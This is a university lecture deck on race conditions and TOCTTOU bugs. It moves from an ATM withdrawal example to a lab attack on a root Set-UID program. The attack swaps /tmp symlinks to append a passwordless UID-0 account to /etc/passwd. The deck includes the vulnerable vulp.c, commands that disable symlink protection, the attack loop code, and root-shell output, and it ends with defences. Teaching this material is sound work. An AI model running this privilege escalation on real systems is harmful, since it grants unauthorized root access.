

# **Chapter 6: Process Synchronization**

## **- Race Condition Attack**

肖 卿 俊

办公室： 九龙湖校区计算机楼212室

电邮： csqjxiao@seu.edu.cn

主页： <https://csqjxiao.github.io/PersonalPage>

电话： 025-52091022





# Background


- Concurrent access to shared data may result in data inconsistency.
- Let us recall the concept of **race condition**
  - ◆ Several processes (threads) access and manipulate the same data concurrently and the outcome of the execution depends on the particular order in which the access takes place.
- Maintaining **data consistency** requires mechanisms to ensure the **orderly execution** of cooperating processes.



# An Example——ATM

```
function withdraw($amount)
{
    $balance = getBalance();
    if ($amount <= $balance) {
        $balance = $balance - $amount;
        saveBalance($balance);
        echo "The amount you withdraw:$amount";
    } else {
        echo "Sorry, you don't have enough money";
    }
}
```

If you only have 1000 yuan, how to take out 1800 yuan?





# Another Example—ATM

Assume account \$balance = 1000

Call function withdraw(900)

{

**\$balance** = getBalance();

**if** (900 <= **\$balance**) {

**\$balance** = **\$balance** - **\$amount**;

**saveBalance(**\$balance**)**;

**echo** “The amount you withdraw:**\$amount**”;

**} else** {

**echo** “Sorry, you don’t have enough money”;

}

}

Call function withdraw(900)

{

**\$balance** = getBalance();

**if** (900 <= **\$balance**) {

**\$balance** = **\$balance** - **\$amount**;

**saveBalance(**\$balance**)**;


**echo** “The amount you withdraw:**\$amount**”;

**} else** {

**echo** “Sorry, you don’t have enough money”;

}


}





# Time Of Check To Time Of Use (TOCTTOU)

- In software development, TOCTTOU is a class of software bug caused by changes in a system between the checking of a condition(e.g. enough money?) and use of the results of that check(e.g. give money?).
- TOCTTOU states that race condition can occur if the state of the system changes between the moment when some condition was checked by a process and a moment when the action was taken based on that condition by the same process.






# An Example——ATM

```
function withdraw($amount)
{
    $balance = getBalance();
    if ($amount <= $balance) {
        $balance = $balance - $amount;
        saveBalance($balance);
        echo "The amount you withdraw:$amount";
    } else {
        echo "Sorry, you don't have enough money";
    }
}
```

Time Of Check

Time Of Use

If you only have 1000 yuan, how to take out 1800 yuan?





# Our Old Example: counter++

- Counter read is TOC
- Counter write back is TOU

```
void *
mythread(void *arg)
{
    printf("%s: begin\n", (char *) arg);
    int i;
    for (i = 0; i < 1e7; i++) {
        counter = counter + 1;
    }
    printf("%s: done\n", (char *) arg);
    return NULL;
}
```

```
_mythread:
    .cfi_startproc
    ...
    movl    _counter(%rip), %eax
    addl    $1, %eax
    movl    %eax, _counter(%rip)
    ...
    .cfi_endproc
_main:
    .cfi_startproc
    ...
    .cfi_endproc
    .section
    __TEXT,__cstring,cstring_literals
    ...
    .globl  _counter  ## @counter
```

**Time Of Check**

**Time Of Use**



# A Vulnerable Root-Owned SET-UID Program

- In Linux, the global **temporary** directories are **/tmp** and **/var/tmp**. Web browsers periodically write data to the **tmp directory** during page views and downloads.

```
if (!access("/tmp/X", W_OK)) {  
    /* the real user has the write permission*/  
    f = open("/tmp/X", O_WRITE);  
    write_to_file(f);  
}  
else {  
    /* the real user does not have the write permission */  
    fprintf(stderr, "Permission denied\n");  
}
```


Time Of Check

Time Of Use



# Symbolic Link File

- A symbolic (or soft) link file contains a pathname which references another file in either the local or a remote file system
- To create: ln command with -s option
  - `ln -s /usr/abc/original /usr/xyz/slink`
  - `cat /usr/xyz/slink`  
/\* will print out contents of  
`/usr/abc/original */`





# Basic idea of our attacking plan

- /tmp/X is a symbolic link that points to /dev/null at the time of check, but points to /etc/shadow at the time of use

A root-owned  
SET-UID program

Time of Check: Points to /dev/null, which is the null device, typically used for disposing of unwanted output streams of a process

```
if (!access("/tmp/X", W_OK)) {  
    /* the real user has the write permission*/  
    f = open("/tmp/X", O_WRITE);  
    write_to_file(f);  
}  
else {  
    /* the real user does not have the write permission */  
    fprintf(stderr, "Permission denied\n");  
}
```

Time of Use: Points to /etc/shadow



# More details about the program with race condition vulnerability

```
if (!access("/tmp/X", W_OK)) {  
    /* the real user has the write permission*/  
    f = open("/tmp/X", O_WRITE);  
    write_to_file(f);  
}  
else {  
    /* the real user does not have the write permission */  
    fprintf(stderr, "Permission denied\n");  
}
```

- Root-owned Set-UID program
- Effective UID: root
- Real User ID: seed

- The above program writes to a file in the /tmp directory
- As the root can write to any file, the program ensures that the real user has permissions to write the target file.
- access () system call checks if the Real User ID has *write* access to /tmp/X
- After the check, the file is opened for writing.
- open () checks the Effective User ID which is 0 and hence file will be opened.



# Exploit the vulnerability to create a new user without password

■ Goal: To write to a protected file like /etc/passwd.

```
[09/30/2020 05:23] root@ubuntu:/etc# ls -l /etc/passwd  
-r--r--r-- 1 root root 2084 Sep 28 08:46 /etc/passwd
```

To achieve this goal we need to make /etc/passwd as our target file without changing the file name in the program.

- ◆ Symbolic link (soft link) helps us to achieve it.
- ◆ It is a special kind of file that points to another file



# Demonstrate the Attack Results

By exploiting the TOCTTOU vulnerability, we can write a new user entry test into the /etc/passwd file with root privilege.

## Three methods to view the attack results.

- Step 1: The ls -l command prints out the timestamp.

```
[09/27/2020 20:29] seed@ubuntu:/etc$ ls -l passwd  
-r--r--r-- 1 root root 2084 Sep 26 01:56 passwd
```


- Step 2: sudo gedit /etc/passwd  
or cat /etc/passwd | grep test  
command views/prints user inserted.

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash  
Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 1 INS  
[09/26/2020 01:56] seed@ubuntu:/etc$ sudo gedit passwd
```

- Step 3: The su test switches user.

```
[09/26/20]seed@VM:~/926$ su test  
Password:  
root@VM:/home/seed/926# id  
uid=0(root) gid=0(root) groups=0(root)
```

How to achieve the above attacking result?





# Lab of TOCTTOU

Create a regular file X inside /tmp directory

Change “/tmp/x” to symbolic link, pointing to “/etc/passwd”

open () checks for the EID which is root.

Open password file for write.

Pass the access () check

## Issues :


As the program runs billions of instructions per second, the window between the time of check and time of use lasts for a very short period of time, making it impossible to change to a symbolic link

- ◆ If the change is too early, access () will fail.
- ◆ If the change is too late, the program will finish using the file.



# Win the Race Condition

To win the race condition (TOCTTOU window), we need two processes:



- ◆ Run vulnerable program in a loop
  - ◆ The TOCTTOU vulnerability repeats for many times
- ◆ Run the attack program to get a chance of exploit





# Understanding the attack

Let's consider steps for two programs :

**A1** : Make “/tmp/X” point to a file owned by us

**A2** : Make “/tmp/X” point to “/etc/passwd”

**V1** : Check user’s permission on “/tmp/X”


**V2** : Open the file

Attack program runs :  
A1,A2,A1,A2.....

Vulnerable program runs :  
V1,V2,V1,V2.....

As the programs are running simultaneously on a multi-core machine, the instructions will be interleaved (mixture of two sequences)

A1, V1, A2, V2: Vulnerable program opens /etc/passwd for editing.





# Experiment Setup


***One program with TOCTTOU Race Condition Vulnerability (vulp.c)***

```
/* vulp.c */  
  
#include <stdio.h>  
#include<unistd.h>  
  
int main()  
{  
    char * fn = "/tmp/XYZ";  
    char buffer[60];  
    FILE *fp;  
  
    /* get user input */  
    scanf("%50s", buffer );  
  
    if(!access(fn, W_OK)){  
        fp = fopen(fn, "a+"); ①  
        fwrite("\n", sizeof(char), 1, fp);  
        fwrite(buffer, sizeof(char), strlen(buffer), fp);  
        fclose(fp); ②  
    }  
    else printf("No permission \n");  
}
```

Make the vulnerable program Set-UID :

```
$ gcc vulp.c -o vulp  
$ sudo chown root vulp  
$ sudo chmod 4755 vulp
```

Race condition  
between access ()  
and fopen (). Any  
protected file can be  
written.






**Disable countermeasure:** It restricts the program to follow a symbolic link in world-writable directory like /tmp.

```
// On Ubuntu 16.04, use the following:  
$ sudo sysctl -w fs.protected_symlinks=0
```

```
// On Ubuntu 12.04, use the following:  
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
```





# Attack: Choose a Target File

- We would like to exploit the race condition in the vulnerable program. We choose to target the password file /etc/passwd , which is not writable by normal users.
- By exploiting the vulnerability, we would like to add a record to the password file.

*test:U6aMyOwojraho:0:0:test:/root:/bin/bash*


The diagram shows a single line of text representing a user entry in the password file. Three green arrows point downwards from specific parts of the text to labels below it. The first arrow points to the word 'test' and is labeled 'Username'. The second arrow points to the number '0' and is labeled 'Hash value for empty password'. The third arrow points to the number '0' and is labeled 'UID (0 means root)'.

↓  
Username

↓  
Hash value for empty password

↓  
UID (0  
means root)

- For the root user, the third field(the user ID field)has a value zero. So if we want to create an account with the root privilege, we just need to put a zero in this field.





# Launch Attack

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$(CHECK_FILE)
new=$(CHECK_FILE)
while [ "$old" == "$new" ]      ← Check if /etc/passwd is modified
do
    ./vulp < passwd_input      ← Run the vulnerable program
    new=$(CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

## Run the vulnerable process

- ◆ Vulnerable program is run in an infinite loop (`target_process.sh`)
- ◆ `passwd_input` contains the string to be inserted in `/etc/passwd` [in previous slide]

```
#include <unistd.h>

int main()
{
    while(1) {
        unlink("/tmp/XYZ");
        symlink("/home/seed/myfile", "/tmp/XYZ");
        usleep(10000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(10000);
    }

    return 0;
}
```

## Run the attack program

- ◆ Create a *symlink* to a file owned by us. (to pass the `access()` check)
- ◆ Unlink the symlink
- ◆ Create a *symlink* to `/etc/passwd` (this is the file we want to open)





# Monitor the Result

- Method 1: The ls -l command prints out the timestamp.


```
[09/27/2020 20:29] seed@ubuntu:/etc$ ls -l passwd  
-r--r--r-- 1 root root 2084 Sep 26 01:56 passwd
```

- Method 2: The sudo gedit /etc/passwd or cat /etc/passwd | grep test command views/prints user inserted.

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash  
Plain Text Tab Width: 8 Ln 1, Col 1 INS  
[09/26/2020 01:56] seed@ubuntu:/etc$ sudo gedit passwd
```

- Method 3: The su test switches user.

```
[09/26/20] seed@VM:~/926$ su test  
Password:  
root@VM:/home/seed/926# id  
uid=0(root) gid=0(root) groups=0(root)
```





# Protection Mechanism: Principle of Least Privilege

## Principle of Least Privilege:

**A program should not use more privilege than what is needed by the task.**


- Our vulnerable program has more privileges than required while opening the file.
- `seteuid()` and `setuid()` can be used to discard or temporarily disable privileges.

```
uid_t real_uid = getuid(); // Get the real user id  
uid_t eff_uid = geteuid(); // Get the effective user id  
  
seteuid (real_uid);      ← Disable the root privilege  
  
f = open ("/tmp/X", O_WRITE);  
if (f != -1)  
    write_to_file(f);  
else  
    fprintf(stderr, "Permission denied\n");  
seteuid (eff_uid); // If needed, restore the root privilege
```

Right before opening the file, the program should drop its privilege by setting EID = RID

After writing, privileges are restored by setting EUID = root

Let both `access()` and `open()` system calls use the **Real User ID**






# Protection Mechanism: Sticky Symlink Protection


To enable the sticky symlink protection for world-writable sticky directories:

```
// On Ubuntu 12.04, use the following:  
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1  
  
// On Ubuntu 16.04, use the following:  
$ sudo sysctl -w fs.protected_symlinks=1
```

When the sticky symlink protection is enabled, symbolic links inside a sticky world-writable can only be followed when the owner of the symlink matches either the follower or the directory owner.

```
[09/26/2020 02:22] seed@ubuntu:~/Desktop/Race Condition$ sudo sysctl -w kernel.y  
ama.protected_sticky_symlinks=1  
[sudo] password for seed:  
kernel.yama.protected_sticky_symlinks = 1  
[09/26/2020 02:24] seed@ubuntu:~/Desktop/Race Condition$ bash target_process.sh  
No permission  
target_process.sh: line 9: 23193 Segmentation fault      (core dumped) ./vulp <  
passwd_input  
No permission  
No permission
```





# Summary

- What is race condition
- How to exploit the TOCTTOU type of race condition vulnerability
- How to avoid having race condition problems